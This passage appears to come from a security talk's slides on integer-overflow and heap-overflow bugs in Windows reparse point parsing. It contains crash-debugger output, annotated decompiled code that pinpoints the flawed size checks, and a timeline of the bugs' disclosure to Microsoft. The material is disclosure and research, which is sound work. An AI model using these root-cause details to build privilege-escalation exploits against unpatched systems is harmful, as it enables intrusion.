09 00000025`e72fe510 00007ffd`9a2826d3 daxexec!PostCreateProcessDesktopAppXActivation+0x337
0a 00000025`e72fe7b0 00007ffd`ab61a0e3 appinfo!RAiLaunchProcessWithIdentity+0x1573
0b 00000025`e72fec30 00007ffd`ab5a27fb RPCRT4!Invoke+0x73
0c 00000025`e72fed10 00007ffd`ab5f7838 RPCRT4!NdrAsyncServerCall+0x2ab
0d 00000025`e72fee10 00007ffd`ab65d4c2 RPCRT4!DispatchToStubInCNoAvrf+0x18
0e 00000025`e72fee60 00007ffd`ab5d9e06 RPCRT4!DispatchToStubInCAvrf+0x12
0f 00000025`e72fee90 00007ffd`ab5d9a36 RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x1a6
10 00000025`e72fef70 00007ffd`ab5e7dbf RPCRT4!RPC_INTERFACE::DispatchToStubWithObject+0x186
11 00000025`e72ff010 00007ffd`ab5e7378 RPCRT4!LRPC_SCALL::DispatchRequest+0x16f
12 00000025`e72ff0e0 00007ffd`ab5e6961 RPCRT4!LRPC_SCALL::HandleRequest+0x7f8
13 00000025`e72ff1f0 00007ffd`ab5e63ce RPCRT4!LRPC_ADDRESS::HandleRequest+0x341
14 00000025`e72ff290 00007ffd`ab5ea9d2 RPCRT4!LRPC_ADDRESS::ProcessIO+0x89e
15 00000025`e72ff3d0 00007ffd`ab970330 RPCRT4!LrpcIoComplete+0xc2
16 00000025`e72ff470 00007ffd`ab9a2f26 ntdll!TppAlpcpExecuteCallback+0x260
17 00000025`e72ff4f0 00007ffd`aa7d7034 ntdll!TppWorkerThread+0x456
18 00000025`e72ff7f0 00007ffd`ab9a2651 KERNEL32!BaseThreadInitThunk+0x14
19 00000025`e72ff820 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```

```
0:003>
rax=0000000000007f88 rbx=000001ddd229e000 rcx=000001ddd228c0e6
rdx=000001ddd229e022 rsi=00000025e72fd488 rdi=0000000000000000
rip=00007ffd91e34bd5 rsp=00000025e72fd3d0 rbp=000000000000ff26
 r8=000000000000ff10  r9=0000000000000000 r10=0000000000000000
r11=00000025e72fd3a0 r12=0000000000000000 r13=00000025e72fdb48
r14=000001ddd228c0d0 r15=0000000000000000
iopl=0         ov up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000a06
daxexec!WciReadReparsePointData+0x8d:
00007ffd`91e34bd5 e825e20000      call    daxexec!memcpy (00007ffd`91e42dff)
```


```
0:003> !heap -p -a rcx
    address 000001ddd228c0e6 found in
    _DPH_HEAP_ROOT @ 1ddc9f91000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize
                                 1ddd1d50ea0:      1ddd228c0d0             ff26
          unknown!noop
    00007ffdaba4867b ntdll!RtlDebugAllocateHeap+0x000000000000003b
    00007ffdab97d255 ntdll!RtlpAllocateHeap+0x00000000000000f5
    00007ffdab97b44d ntdll!RtlpAllocateHeapInternal+0x0000000000000a2d
```

```
0:003> !heap -p -a rdx
    address 000001ddd229e022 found in
    _DPH_HEAP_ROOT @ 1ddc9f91000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize
                                 1ddd1d50e38:      1ddd229e000             4000
    00007ffdaba4867b ntdll!RtlDebugAllocateHeap+0x000000000000003b
    00007ffdab97d255 ntdll!RtlpAllocateHeap+0x00000000000000f5
    00007ffdab97b44d ntdll!RtlpAllocateHeapInternal+0x0000000000000a2d
    00007ffdab957afb ntdll!RtlpHpTagAllocateHeap+0x0000000000000047
```

Race condition


One vulnerable function, multiple modules

- Daxexec
- AppxDeploymentServer
- Wci
- …



```
__int64 __fastcall sub_18024B390(const WCHAR *lpFileName, __int64 a2, unsigned __int16 *pBufferSize)
{
  __int64 Block_1; // rbx
  int v6; // eax
  unsigned int v7; // edi
  unsigned __int16 BufferSize; // ax
  unsigned __int16 v9; // cx
  __int64 Block; // [rsp+50h] [rbp+18h] BYREF

  Block_1 = 0i64;
  Block = 0i64;
  if ( pBufferSize && (!*pBufferSize || a2) )
  {
    v6 = sub_18024B1C4(lpFileName, &Block);     // read reparse point data
                                                // Block is a pointer to reparse point data which is controllable.
    Block_1 = Block;
    v7 = v6;
    if ( v6 >= 0 )
    {
      BufferSize = *pBufferSize;
      v9 = *(_WORD *)(Block + 0x20) + 0x16;     // integer overflow here
                                                // BufferSize can be larger than *((_WORD *)Block + 0x20) + 0x16
                                                // if *((_WORD *)Block + 0x20) > 0xffea
      *pBufferSize = v9;
      if ( BufferSize >= v9 )                   // pass the check. integer overflowed, v9 is a small value.
      {
        *(_DWORD *)a2 = *(_DWORD *)(Block_1 + 12);
        *(_OWORD *)(a2 + 4) = *(_OWORD *)(Block_1 + 16);
        *(_WORD *)(a2 + 20) = *(_WORD *)(Block_1 + 32) >> 1;
        memcpy((void *)(a2 + 0x16), (const void *)(Block_1 + 34), *(unsigned __int16 *)(Block_1 + 0x20));//
                                                // heap overflow happens, copy size is *(unsigned __int16 *)(Block_1 + 0x20)
        v7 = 0;
      }
```



```
__int64 __fastcall WciReadReparsePointData(const WCHAR *a1, __int64 a2, unsigned __int16 *pBufferSize)
{
  unsigned __int16 *Block_1; // rbx
  int v6; // eax
  unsigned int v7; // edi
  unsigned __int16 v8; // bp
  char *v9; // rdx
  void *Block; // [rsp+50h] [rbp+18h] BYREF

  Block_1 = 0i64;
  Block = 0i64;
  if ( pBufferSize && (!*pBufferSize || a2) )
  {
    v6 = WcpReadReparsePoint(a1, &Block);       // Block is a pointer to reparse point data which is controllable.
    Block_1 = (unsigned __int16 *)Block;
    v7 = v6;
    if ( v6 >= 0 )
    {
      v8 = *((_WORD *)Block + 0x10) + 0x16;     // integer overflow here
                                                // BufferSize can be larger than *((_WORD *)Block + 0x10) + 0x16
                                                // if *((_WORD *)Block + 0x10) > 0xffea
      if ( *pBufferSize >= v8 )                 // then pass the check
      {
        v9 = (char *)Block + 0x22;
        *(_DWORD *)a2 = *((_DWORD *)Block + 3);
        *(_OWORD *)(a2 + 4) = *((_OWORD *)Block_1 + 1);
        *(_WORD *)(a2 + 20) = Block_1[16] >> 1;
        memcpy_0((void *)(a2 + 0x16), v9, Block_1[16]);// heap overflow happens, copy size = *((_WORD *)Block + 0x10)
        *pBufferSize = v8;
        v7 = 0;
      }
```

MSRC response and timeline

- The daxexec reparse point integer overflow vulnerability
  - 2021 Feb 9: reported to MSRC.
  - 2021 Feb 25: confirmed for a fix.
  - 2021 Mar 3: bounty was granted.
  - 2021 July 13: fixed with CVE-2021-33759.
- The daxexec reparse point out of bounds read vulnerability
  - 2021 July 22: reported to MSRC.
  - 2021 Aug 9: confirmed for a fix.
  - 2021 Aug 18: bounty was granted.
  - 2021 Nov 9: fixed with CVE-2021-36957.
- The AppxDeploymentServer reparse point integer overflow vulnerability
  - 2021 July 2: reported to MSRC.
  - 2021 Aug 10: Silently patched without any notice and credit.
- The Wci reparse point integer overflow vulnerability
  - 2021 July 2: reported to MSRC.
  - 2021 Aug 10: Silently patched without any notice and credit.

- The AppxDeploymentServer reparse point out of bounds read vulnerability ?
- The Wci reparse point out of bounds read vulnerability ?
- The reparse point race condition vulnerability in 3 modules ?

The new attack surface impact

- Almost all current and future mitigations for logic bugs in reparse points are useless
- Native code execution in system services
  - Successful exploitation leads to privilege elevation to SYSTEM directly
  - no matter with impersonation or not in the system service
- For fun and profit!

Future bug hunting insights

- Find the target statically or dynamically
- Code review or fuzzing
- Create the PoC

Summary

- A Story of Two Solitaires
- The Pwn2Own 2021 Journey
  - Re-do bug class: Microsoft Solitaire Reset bug
  - Useful and universal exploitation techniques for reparse point logic vulnerability mitigations bypass
    - The directory to file redirection technique
    - The dangling mount point technique
    - The directory oplock technique for GetNamedSecurityInfo/SetNamedSecurityInfo
    - The 3-times directory redirection technique
- A less recognized Solitaire
  - New attack surface for memory corruption vulnerabilities in reparse points
- Win your own solitaire in reparse points!!!

Links and References

- Symboliclink testing tools
  - https://github.com/googleprojectzero/symboliclink-testing-tools
- Windows: Desktop Bridge Activation Arbitrary Directory Creation EoP
  - https://bugs.chromium.org/p/project-zero/issues/detail?id=1550
- Attacking ECMAScript Engines with Redefinition
  - https://www.blackhat.com/docs/us-15/materials/us-15-Silvanovich-Attacking-ECMA-Script-Engines-With-Redefinition-wp.pdf
- POWER IN PAIRS: How one fuzzing template revealed over 100 IE UAF vulnerabilities
  - https://www.blackhat.com/docs/eu-14/materials/eu-14-Lu-The-Power-Of-Pair-One-Template-That-Reveals-100-plus-UAF-IE-Vulnerabilities.pdf

Q & A